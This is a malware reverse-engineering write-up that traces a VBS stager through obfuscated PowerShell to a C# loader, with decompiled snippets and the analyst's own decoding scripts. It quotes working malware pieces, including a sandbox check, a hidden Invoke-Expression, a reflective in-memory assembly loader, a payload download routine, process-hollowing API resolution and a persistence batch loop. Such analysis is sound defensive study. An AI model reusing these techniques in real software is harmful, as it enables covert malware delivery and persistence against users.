VBS Stager to In-Memory C# Loader
Overview
Today’s analysis started with a vbs file sample. It kicked off multiple PowerShell stages that use inline C# to load raw assembly bytes, hidden inside an image, directly into memory. The analysis involves some basic deobfuscation of vbs and powershell, but also some more involved custom decoding scripts for the anti-reverse-engineering features of the C# executable.
Stage 1 — sample.vbs
The script comes filled with unnecessary function calls and dead variables. Quickly stripping all the excess reduces it from about 600 lines to only about 140.
The first thing I can see in the script is a bunch of strings that are passed to a function.
Call Ugfdfging("%SYSTEMROOfdcahIIkoT%\SystfdcahIIkoem32\WindofdcahIIkowsPowfdcahIIkoerShell\fdcahI")
Call Ugfdfging("Ikov1.0\powefdcahIIkorshell.fdcahIIkoexe  $j=fdcahIIko85-11;$z1fdcahIIkoe")
Call Ugfdfging("94F='fdcahIIkofA95Dp0vs'fdcahIIko;$ou8VfdcahIIkobFwno='aafdcahIIko9efdfc9fd")
The function is just adding up all the strings. Once they are all concatenated, fdcahIIko is filtered out of the payload. This is an attempt at keeping simple scanners from finding words like powershell.
Before moving on and executing the next payload, the script performs a basic sandbox check.
Set wshNetwork = WScript.CreateObject( "WScript.Network" )

gddsfgd = wshNetwork.ComputerName

If  instr(ucase(gddsfgd), "MAA1") > 0 OR _
 instr(ucase(gddsfgd), "CAV") > 0 OR _
 instr(ucase(gddsfgd), "CAV") > 0 OR _
instr(ucase(gddsfgd), "LNP2")> 0 OR _
 instr(ucase(gddsfgd), "LNP2")> 0 OR _
instr(ucase(gddsfgd), "-PC") > 0 Then
WScript.Quit
End If
The payload is then executed by a WScript.Shell object.
Stage 2 — PowerShell part 1
This stage actually uses some basic encryption.
$z1e94F='fA95Dp0vs';
$ou8VbFwno='aa9efdfc9ab3f...7cfcc';
$mpNNFqmk='HVIZDH1rBE5DEz...RMQA==';
The first variable is what I will call the key seed. It is used to derive two keys, one for each of the two payload halves, by XOR-ing the seed with 0xAA or 0x55.
The first half of the payload is decoded by reading two characters at a time and XOR-ing them against the key, looping through it as needed.
To decode the second half, a string artifact is first stripped from the payload, and then it is converted from base64.
$cUXA3FJoldB=[Convert]::FromBase64String([regex]::Replace($mpNNFqmk, '$cUXA3FJ', ''));This is followed by an XOR decryption with the second key, similar to the first half.
Now that I have done a few of these analyses, I am always curious how the authors have tried to hide the Invoke-Expression. This time I wasn’t disappointed.
.($env:ComSpec[4,26,25]-join'') $bMRoUrgOv$env:ComSpec resolves to C:\Windows\system32\cmd.exe, and the indexes pick out the characters that spell iex.
C:\Windows\system32\cmd.exe
Stage 3 — PowerShell part 2
Now this stage gives us some functions to work through.
The first one, _c, is a string deobfuscation helper: it base64-decodes its input and XORs the result with 59.
The second one is a download function called d, that just takes an array of URLs and downloads their content via Net.WebClient.
The third and most interesting function, i, is a bit more complex, and we will need to take a quick step back and look at some other code in the script.
The script decodes a string using the _c method and a second base64 decode. The result is this inline C# block.
using System;
using System.Reflection;
public class PhantomGate{
  public static Assembly LoadAssembly(byte[] g){
    Assembly h=Assembly.GetExecutingAssembly();
    if(h !=null){}
    return AppDomain.CurrentDomain.Load(g);
  }
}
It is embedded via the Add-Type -TypeDefinition functionality of PowerShell.
The block is a helper class that loads an assembly into memory.
The script uses the d function to download the same file from three different sources. The URLs are, again, all decoded using _c.
hxxp://github[.]com/Orukemer/image/releases/download/Image/3.jpghxxp://45[.]225[.]135[.]160/downloads/3.jpghxxp://107[.]174[.]251[.]112/img/3.jpg

The actual assembly bytes are extracted from the JPG using the regex <<START>>(.*?)<<END>>.
Now it’s time we talk about the function i.
function i($a3,$a4,$a5,$a6=@()){
    # load and execute
    $a7=[PhantomGate]::LoadAssembly($a3);
    $a8=$a7.GetTypes()|?{$_.FullName -eq $a4};
    $a9=$a8.GetMethod($a5,([Reflection.BindingFlags](_c 'a05ZV1JYF3VUVWtOWVdSWBdoT1pPUlgXclVIT1pVWF4='))); # "Public,NonPublic,Static,Instance"
    $b0=if(!$a9.IsStatic){[Activator]::CreateInstance($a8)};
    $a9.Invoke($b0,$a6)
}
It takes the assembly bytes $a3, a class name $a4, a method name $a5, and a list of arguments to pass to the method $a6.
The script executes i with these parameters.
- the assembly bytes taken from the image, base64 decoded
- the class name “myprogramm.Homees”
- the method name “runss”
- and an array of arguments
- xBW34hxM/war/us.osay//:s
- 0
- ”
- RegAsm
- 0
- x86
Stage 4 — the C# loader
Loader overview
Now this is the part I actually wanted to practice: decompiling and working through an executable. Luckily we know which method is invoked and with what parameters. Opening the executable in ILSpy gives us more information about the arguments we passed to the function. The first one is an address, passed in reverse; the second is a feature flag called enablestartup; the third is the matching startupname; then injection, the name of the process we are injecting the malware into; and finally another feature flag, persistance, and architecture.

At first look I was a bit confused by the dead code and the switch-case fall-throughs, but it didn’t take too long to work out what was just random junk and what I was actually looking for.
Before we dig deeper into the program, I would like to look at a method that is everywhere in the code: MenuOptions.AllocateDirectory.
MenuOptions.AllocateDirectory
Wherever there should be a string, there is a call to that method with some integer.
RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(MenuOptions.AllocateDirectory(1396), writable: true);
// ...
RunPS(MenuOptions.AllocateDirectory(1685));
// ...
string text11 = MenuOptions.AllocateDirectory(2363) + array4[num];
// ...
streamWriter.WriteLine(MenuOptions.AllocateDirectory(2451));
The method looks like some form of lookup table.
Here is the decompiled version with junk removed.
using System.Text;

internal static string AllocateDirectory(int outputLength)
{
  int num = 0;
  if ((MenuOptions.outputLength[outputLength] & 0x80) == 0)
  {
    num = MenuOptions.outputLength[outputLength];
    outputLength++;
  }
  else if ((MenuOptions.outputLength[outputLength] & 0x40) == 0)
  {
    num = (MenuOptions.outputLength[outputLength] & -129) << 8;
    num |= MenuOptions.outputLength[outputLength + 1];
    outputLength += 2;
  }
  else
  {
    num = (MenuOptions.outputLength[outputLength] & -193) << 24;
    num |= MenuOptions.outputLength[outputLength + 1] << 16;
    num |= MenuOptions.outputLength[outputLength + 2] << 8;
    num |= MenuOptions.outputLength[outputLength + 3];
    outputLength += 4;
  }
  if (num < 1)
  {

    return string.Empty;
  }

  string str = Encoding.Unicode.GetString(MenuOptions.outputLength, outputLength, num);
  return string.Intern(str);
}
The function reads from MenuOptions.outputLength at the byte offset given by our input integer. This implements a custom length prefix: when the prefix byte is below 0x80 the length is one byte, if it is between 0x80 and 0xBF it is two bytes, and from 0xC0 onwards it is four bytes. Now let’s look at that lookup table.
It is built in the MenuOptions static constructor.
static MenuOptions()
{
  if (MenuOptions.outputLength != null)
  {
    return;
  }
  string s = "bXlwcm9ncmFtJA==";
  byte[] array = Convert.FromBase64String(s);
  s = Encoding.UTF8.GetString(array, 0, array.Length);
  Stream manifestResourceStream = Assembly.GetExecutingAssembly().GetManifestResourceStream(s);
  MenuOptions.outputLength = AspectContext.AllocateDirectory(97L, manifestResourceStream);
  return;
}
bXlwcm9ncmFtJA== decodes to myprogram$, the name of the resource block the lookup table comes from.
AspectContext.AllocateDirectory is the decryption method called on that block.

The method is a DES decryption combined with Deflate decompression.
DeflateStream deflateStream = new DeflateStream(stream2, CompressionMode.Decompress);This is a quick script to decode the extracted section. I could probably also just have dumped it from memory.
import zlib
from Crypto.Cipher import DES # pycryptodome

def unpack_resource(data: bytes) -> bytes:
    offset = 3 # Skip first 3 bytes

    # Read bitwise-inverted flag byte
    flag_byte = (~data[offset]) & 0xFF
    offset += 1

    current_stream = data[offset:]

    # 1. Check for DES Encryption Flag (bit 2)
    if (flag_byte & 2) != 0:
        iv = current_stream[:8]
        key = current_stream[8:16]
        encrypted_payload = current_stream[16:]

        # If Key is all 0s, you will need to extract the key fallback array
        # from the assembly metadata.
        cipher = DES.new(key, DES.MODE_CBC, iv)
        current_stream = cipher.decrypt(encrypted_payload)

    # 2. Check for Deflate Compression Flag (bit 8)
    if (flag_byte & 8) != 0:
        # -15 tells zlib to parse raw Deflate headers (no zlib/gzip wrapper)
        current_stream = zlib.decompress(current_stream, -zlib.MAX_WBITS)

    return current_stream

# Usage:
with open("myprogram_stream", "rb") as f:
    raw_bytes = f.read()

unpacked_string_table = unpack_resource(raw_bytes)

with open("unpacked_string_table.bin", "wb") as f:
    f.write(unpacked_string_table)

print(f"Successfully unpacked {len(unpacked_string_table)} bytes!")
A quick second script to generate a map of which integer gives which string.
def dump_exact_offsets(file_path):
    with open(file_path, "rb") as f:
        data = f.read()

    offset = 0
    total = len(data)

    while offset < total:
        start_idx = offset
        first = data[offset]

        # Parse length headers
        if (first & 0x80) == 0:
            length = first
            offset += 1
        elif (first & 0x40) == 0:
            if offset + 1 >= total: break
            length = ((first & ~0x80) << 8) | data[offset + 1]
            offset += 2
        else:
            if offset + 3 >= total: break
            length = ((first & ~0xC0) << 24) | \
                     (data[offset + 1] << 16) | \
                     (data[offset + 2] << 8) | \
                     data[offset + 3]
            offset += 4

        if length <= 0 or (offset + length) > total:
            offset = start_idx + 1
            continue

        try:
            # Strings are stored as UTF-16 LE
            text = data[offset : offset + length].decode('utf-16-le')
            if text.isprintable() and len(text) > 0:
                print(f"Offset [{start_idx}]: {text}")
            offset += length
        except UnicodeDecodeError:
            offset = start_idx + 1

dump_exact_offsets("unpacked_string_table.bin")
Offset [1]: CreateProcessA
Offset [30]: ZwUnmapViewOfSection
Offset [71]: VirtualAllocEx
...
Offset [3266]: kernel32.dll
Offset [3291]: IsDebuggerPresent
Offset [3326]: CheckRemoteDebuggerPresent
Offset [3379]: user32.dll
Offset [3400]: EnumWindowsStartup
Now I had the key to read the entire thing.
The basic flow of the method starts with a set of startup options, chosen by the enablestartup feature flag.
The cases are 1, 2, 3 and 4 — our sample passes 0, so this loader doesn’t use any of the startup mechanics.
Still, I want to give a quick overview: they all work the same way, just with a different scripting language.
if (enablestartup == "1") // Offset 1393: "1"
    {
        folderPath = Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData);
        try
        {
            // try adding RunOnce
            RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(@"SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce", writable: true); // Offset 1396
            string text = Path.Combine(folderPath, startupname + ".bat"); // Offset 1495: ".bat"
            string value = text;
            AllocateDirectory(text);
            registryKey.SetValue(AllocateDirectory(10), value);
        }
        catch
        {
            // Fallback to Run
            RegistryKey registryKey2 = Registry.CurrentUser.OpenSubKey(@"SOFTWARE\Microsoft\Windows\CurrentVersion\Run", writable: true); // Offset 1504
            string text2 = Path.Combine(folderPath, startupname + ".bat"); // Offset 1495: ".bat"
            string value2 = text2;
            AllocateDirectory(text2);
            registryKey2.SetValue(AllocateDirectory(10), value2);
        }
    }
The modes are:
- bat
- vbs (this also tries to copy the file)
- js
- hta
Payload retrieval
The next step is retrieving the next stage.
// Terminate processes
RunPS("Start-Process cmd.exe -ArgumentList '/c taskkill /IM RegAsm.exe /F & taskkill /IM Vbc.exe /F & taskkill /IM MsBuild.exe /F' -WindowStyle Hidden -Wait"); // Offset 1685
Thread.Sleep(2000);

WebClient webClient = new WebClient();
webClient.Encoding = Encoding.UTF8;

char[] array2 = adress.ToCharArray();
Array.Reverse((Array)array2);
string text9 = new string(array2);
char[] array3 = BuilderManager.AllocateDirectory(1);
array3[0] = ',';
string[] array4 = text9.Split(array3);
string text10 = DirectorySet.outputLength;
int num = 0;
while (true)
{
    if (num < array4.Length)
    {
        string text11 = "http" + array4[num]; // Offset 2363: "http"
        if (AllocateDirectory(text11))
        {
            text10 = string.Concat(webClient.DownloadString(text11).Reverse());
            break;
        }
        num++;
        continue;
    }
    break;
}
The address that was passed to the executable is now reversed back to normal and the missing http is added. The program tries to download it and then performs some string sanitization. The page at hxxps://yaso[.]su/raw/Mxh43WBx is already down, so I can’t continue my analysis into the next stage — judging by the URL it was a paste site. There is still a bit left in this stage, though.
Process hollowing
Then the actual injection happens; it uses the architecture flag to decide which path to take.
if (architecture == "x86") // Offset 2395: "x86"
{
    // junk removed

    MemoryMapper.Map32(data, injection, "0"); // Offset 2402: "0"
}
else
{
    MemoryMapper.Map64(data, injection, "");
}
Let’s look at MemoryMapper.Map32.

Luckily we already know which index is which API call, so it isn’t too hard to substitute them back in.
The other AllocateDirectory overload is just resolving the delegates.
CreateProcessDelegate CreateProcess = AllocateDirectory<CreateProcessDelegate>(outputLength[0], "CreateProcessW");
VirtualAllocExDelegate VirtualAllocEx = AllocateDirectory<VirtualAllocExDelegate>(outputLength[0], "VirtualAllocEx");
WriteProcessMemoryDelegate WriteProcessMemory = AllocateDirectory<WriteProcessMemoryDelegate>(outputLength[0], "WriteProcessMemory");
ReadProcessMemoryDelegate ReadProcessMemory = AllocateDirectory<ReadProcessMemoryDelegate>(outputLength[0], "ReadProcessMemory");
NtUnmapViewOfSectionDelegate NtUnmapViewOfSection = AllocateDirectory<NtUnmapViewOfSectionDelegate>(outputLength[1], "NtUnmapViewOfSection");
GetThreadContextDelegate GetThreadContext = AllocateDirectory<GetThreadContextDelegate>(outputLength[0], "GetThreadContext");
Wow64GetThreadContextDelegate Wow64GetThreadContext = AllocateDirectory<Wow64GetThreadContextDelegate>(outputLength[0], "Wow64GetThreadContext");
SetThreadContextDelegate SetThreadContext = AllocateDirectory<SetThreadContextDelegate>(outputLength[0], "SetThreadContext");
Wow64SetThreadContextDelegate Wow64SetThreadContext = AllocateDirectory<Wow64SetThreadContextDelegate>(outputLength[0], "Wow64SetThreadContext");
ResumeThreadDelegate ResumeThread = AllocateDirectory<ResumeThreadDelegate>(outputLength[0], "ResumeThread");
The Map32 function performs process hollowing.
- spawns suspended process
- parse PE headers
- unmap original process binary
- allocate rwx memory
- write pe headers
- write pe sections
- update imagebase
The executable path for the hollowed process depends on the injection argument: C:\Windows\Microsoft.NET\Framework\v4.0.30319\<<AsmReg>>.exe.
Persistence
The final step is only triggered when the persistance flag is set to 1.
The program creates a file wrfgdfjdse.bat in %TEMP% and writes a small looping script that checks whether the injected process is still running and, if not, restarts the VBS.
Since the persistence mechanism relies on startupname, it should only work when the sample also ran with the vbs startup mode.
string text12 = Path.GetTempPath() + "wrfgdfjdse.bat"; // Offset 2405: "wrfgdfjdse.bat"
StreamWriter streamWriter = new StreamWriter(text12);
try
{
    streamWriter.WriteLine("set count=0"); // Offset 2451
    streamWriter.WriteLine(":loop"); // Offset 2474
    streamWriter.WriteLine("set /a count=%count%+1"); // Offset 2485
    streamWriter.WriteLine("timeout 70 "); // Offset 2530

    string[] array5 = SelectionTree.AllocateDirectory(6);
    array5[0] = "tasklist";
    array5[1] = " /fi \"ImageName eq "; // Offset 2553
    array5[2] = injection;
    array5[3] = ".exe\" /fo csv 2>NUL | find /I \""; // Offset 2592
    array5[4] = injection;
    array5[5] = ".exe\">NUL"; // Offset 2655
    streamWriter.WriteLine(string.Concat(array5));

    streamWriter.WriteLine("if \"%ERRORLEVEL%\"==\"1\" cscript \"" + Path.Combine(folderPath, startupname) + ".vbs\""); // Offsets 2674 & 2739
    streamWriter.WriteLine("if %count% neq 1000 goto loop"); // Offset 2750
}
Conclusion
This was a great analysis. I had a lot of fun poking around in the C# executable, and working out how the string lookup worked was really interesting. I think I learned a lot and I feel like I have made some good progress. Today’s main takeaway isn’t even really about the analysis itself: I noticed that I have to find a better way to document my work while I am still on the sample. I always start out well, but once I get absorbed in the research I forget to write down my path and then have to spend time reverse engineering my own reverse engineering steps — which I guess is free extra practice, but also a bit annoying.
Not sure what my next analysis is going to be, but I want to improve my reporting.